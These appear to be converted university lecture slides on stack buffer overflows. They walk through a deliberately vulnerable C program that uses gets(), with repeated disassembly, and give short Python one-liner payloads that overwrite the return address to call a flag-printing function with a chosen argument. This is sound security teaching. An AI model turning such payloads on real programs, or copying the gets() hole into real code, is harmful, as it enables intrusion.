

System Security - Attack and Defense for Binaries


CS 4390/5390, Spring 2026

Instructor: MD Armanuzzaman (*Arman*)

Last Class

- Stack-based buffer overflow (Sequential buffer overflow)
 - Brief history of buffer overflow
 - Information C function needs to run
 - C calling conventions (x86, x86-64)
 - Overflow local variables

Useful Tools



This Class

- Stack-based buffer overflow (Sequential buffer overflow)
 - Overflow RET address to execute a function
 - Overflow RET and more to execute a function with parameters

Overwrite RET Control-flow Hijacking

Return address and Function frame pointer

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

An attacker can overwrite the *saved EIP/RIP* value on the stack

- The attacker's goal is to change a *saved EIP/RIP* value to point to attacker's data/code
- Where the program will start executing the *attacker's code*

One of the most common vulnerabilities in C and C++ programs

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
    char buf[6];


    gets(buf);
    return 0;
}
int main(int argc, char *argv[])
{
    printf("The addr of print_flag is %p\n",
    print_flag);
    vulfoo();
}
```

gets()

`gets()` reads a line from `stdin` into the buffer pointed to by `s` until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed.

An unsafe function. Never use this when you write a program.

```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff    call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00    mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff    call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00    mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55              push ebp  
133d: 89 e5            mov  ebp,esp  
133f: 83 ec 18          sub  esp,0x18  
1342: 83 ec 0c          sub  esp,0xc  
1345: 8d 45 f2          lea   eax,[ebp-0xe]  
1348: 50              push eax  
1349: e8 fc ff ff ff    call  134a <vulfoo+0x12>  
134e: 83 c4 10          add   esp,0x10  
1351: b8 00 00 00 00    mov   eax,0x0  
1356: c9              leave  
1357: c3              ret
```




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55                push ebp  
133d: 89 e5              mov ebp,esp  
133f: 83 ec 18          sub esp,0x18  
1342: 83 ec 0c          sub esp,0xc  
1345: 8d 45 f2          lea eax,[ebp-0xe]  
1348: 50                push eax  
1349: e8 fc ff ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10          add esp,0x10  
1351: b8 00 00 00 00    mov eax,0x0  
1356: c9                leave  
1357: c3                ret
```



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff  call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00  mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff    call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00    mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff  call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00  mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```

ebp
eax = ebp - 0xe


esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55                push ebp  
133d: 89 e5              mov  ebp,esp  
133f: 83 ec 18            sub  esp,0x18  
1342: 83 ec 0c            sub  esp,0xc  
1345: 8d 45 f2            lea   eax,[ebp-0xe]  
1348: 50                push  eax  
1349: e8 fc ff ff ff    call  134a <vulfoo+0x12>  
134e: 83 c4 10            add   esp,0x10  
1351: b8 00 00 00 00    mov   eax,0x0  
1356: c9                leave  
1357: c3                ret
```



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff  call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00  mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff  call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00  mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55                push  ebp  
133d: 89 e5              mov    ebp,esp  
133f: 83 ec 18            sub    esp,0x18  
1342: 83 ec 0c            sub    esp,0xc  
1345: 8d 45 f2            lea    eax,[ebp-0xe]  
1348: 50                push  eax  
1349: e8 fc ff ff ff    call   134a <vulfoo+0x12>  
134e: 83 c4 10            add    esp,0x10  
1351: b8 00 00 00 00    mov    eax,0x0  
1356: c9                leave  
1357: c3                ret
```

esp, ebp



: mov esp, ebp
: pop ebp

```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55              push  ebp  
133d: 89 e5            mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50              push  eax  
1349: e8 fc ff ff ff  call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00  mov    eax,0x0  
1356: c9              leave  
1357: c3              ret
```



ebp -> main's
stack frame

: mov esp, ebp

: pop ebp


```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55                push  ebp  
133d: 89 e5              mov    ebp,esp  
133f: 83 ec 18            sub    esp,0x18  
1342: 83 ec 0c            sub    esp,0xc  
1345: 8d 45 f2            lea    eax,[ebp-0xe]  
1348: 50                push  eax  
1349: e8 fc ff ff ff    call   134a <vulfoo+0x12>  
134e: 83 c4 10            add    esp,0x10  
1351: b8 00 00 00 00    mov    eax,0x0  
1356: c9                leave  
1357: c3                ret
```

esp



RET

eip = RET




: mov esp, ebp

: pop ebp

Overwrite RET

```
00001338 <vulfoo>:  
1338: f3 0f 1e fb      endbr32  
133c: 55                push  ebp  
133d: 89 e5              mov    ebp,esp  
133f: 83 ec 18          sub    esp,0x18  
1342: 83 ec 0c          sub    esp,0xc  
1345: 8d 45 f2          lea    eax,[ebp-0xe]  
1348: 50                push   eax  
1349: e8 fc ff ff ff    call   134a <vulfoo+0x12>  
134e: 83 c4 10          add    esp,0x10  
1351: b8 00 00 00 00    mov    eax,0x0  
1356: c9                leave  
1357: c3                ret
```



Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

Buffer Overflow Example: overflowret1_64

```
00000000004012a7 <vulfoo>:  
4012a7: f3 0f 1e fa    endbr64  
4012ab: 55             push rbp  
4012ac: 48 89 e5      mov rbp,rsp  
4012af: 48 83 ec 10    sub rsp,0x10  
4012b3: 48 8d 45 fa    lea rax,[rbp-0x6]  
4012b7: 48 89 c7      mov rdi,rax  
4012ba: b8 00 00 00 00  mov eax,0x0  
4012bf: e8 0c fe ff ff  call 4010d0 <gets@plt>  
4012c4: b8 00 00 00 00  mov eax,0x0  
4012c9: c9              leave  
4012ca: c3              ret
```

Exploit will be something like:

```
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\xoo\xoo\xoo'" | ./bufferoverflow_overflowret1_64
```

Return to a function with parameter(s)

Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");
    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}
```



```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```


```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}
```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```



```
: mov esp, ebp
: pop ebp
: ret
```


```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```



```
mov esp, ebp  
pop ebp  
ret
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);
}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp = AAAA
esp →
eip = Addr of printsecret



```
mov esp, ebp
pop ebp
ret
```

Buffer Overflow Example: overflowret1_64

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp = AAAA

esp



```
push ebp  
mov ebp, esp
```


```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```



```
push ebp  
mov ebp, esp
```

```

int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");


    exit(0);
}

int vulfoo()
{
    char buf[6];


    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



x86 , codel in a function



Address of i to overwrite:
Buf + sizeof(buf) + 12

Overwrite RET and More


```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 +
'\x78\x56\x34\x12'" | ./program
```

Overwrite RET and More


```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
